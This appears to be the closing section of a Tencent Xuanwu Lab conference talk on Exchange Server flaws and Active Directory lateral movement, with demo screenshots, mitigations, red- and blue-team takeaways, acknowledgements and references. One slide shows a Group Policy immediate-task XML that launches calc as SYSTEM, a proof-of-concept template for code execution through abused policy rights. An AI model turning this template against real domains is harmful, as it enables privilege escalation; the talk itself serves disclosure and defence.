


```
<ImmediateTaskV2 clsid="{9756B581-76EC-4169-9AFC-0CA8D43ADB5F}" name="PopCalc" image="0"
    <Properties action="C" name="PopCalc" runAs="NT AUTHORITY\System" logonType="S4U">
        <Task version="1.3">
            ...
            <Principals>
                <Principal id="Author">
                    <UserId>
                        NT AUTHORITY\System
                    </UserId>
                    <LogonType>
                        S4U
                    </LogonType>
                    <RunLevel>
                        HighestAvailable
                    </RunLevel>
                </Principal>
            </Principals>
            ...
            <Actions Context="Author">
                <Exec>
                    <Command>
                        cmd.exe
                    </Command>
                    <Arguments>
                        /c calc
                    </Arguments>
                </Exec>
            </Actions>
        </Task>
    </Properties>
</ImmediateTaskV2>
```

Computer Immediate Task

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Demo



Windows Server 2019 DC
Administrator: Windows PowerShell
6:23 AM
7/8/2021
Windows 10 Attacker
Type here to search
6:23 AM
7/8/2021

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> _
```

```
tion. All rights reserved.

erShell https://aka.ms/pscore6

tools\
```

Mitigation

- Switch to Active Directory split permissions model
  - Effectively limit Exchange rights in Active Directory



Exchange Organization

Specify the name for this Exchange organization:

First Organization

☑ Apply Active Directory split permissions security model to the Exchange organization

The Active Directory split permissions security model is typically used by large organizations that completely separate the responsibility for the management of Exchange and Active Directory among different groups of people. Applying this security model removes the ability for Exchange servers and administrators to create Active Directory objects such as users, groups, and contacts. The ability to manage non-Exchange attributes on those objects is also removed.

You shouldn't apply this security model if the same person or group manages both Exchange and Active Directory. Click '?' for more information.

Conclusion & Takeaways

Conclusion & Takeaways

- For Red Teams
  - Two new Exchange Server vulnerabilities
  - A new lateral movement / privilege escalation method
- For Blue Teams
  - Patch all vulnerable Exchange Servers and the Windows Servers where they are running on!
  - Switch your Exchange Servers to Active Directory split permissions model if possible
  - Restrict NTLM usage as much as possible

Acknowledgement

- The Printer Bug @tifkin_ from SpecterOps
- Impacket @agsolino
- ExchangeRelayX @quickbreach
- impacket/exchanger.py Arseniy Sharoglazov
- MMC20 @enigma0x3 from SpecterOps
- CVE-2020-1113 @sploutchy from Compass Security
- CVE-2021-1678 Eyal Karni and Alex Ionescu from CrowdStrike
- SharpGPOAbuse @FSecureLabs
- Special thanks to MSRC for their hard work in fixing these vulnerabilities

References

[1] https://www.zerodayinitiative.com/blog/2018/12/19/an-insincere-form-of-flattery-impersonating-users-on-microsoft-exchange

[2] https://www.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory

[3] https://docs.microsoft.com/en-us/exchange/client-developer/web-service-reference/ews-operations-in-exchange

[4] https://github.com/quickbreach/ExchangeRelayX

[5] https://blog.compass-security.com/2020/05/relaying-ntlm-authentication-over-rpc/

[6] https://www.crowdstrike.com/blog/cve-2021-1678-printer-spooler-relay-security-advisory/

[7] https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rpce/425a7c53-c33a-4868-8e5b-2a850d40dc73

[8] https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/

[9] https://github.com/SecureAuthCorp/impacket

[10] https://github.com/gdedrouas/Exchange-AD-Privesc

[11] https://labs.f-secure.com/tools/sharpgpoabuse/

Thank you !

Tianze Ding (@D1iv3)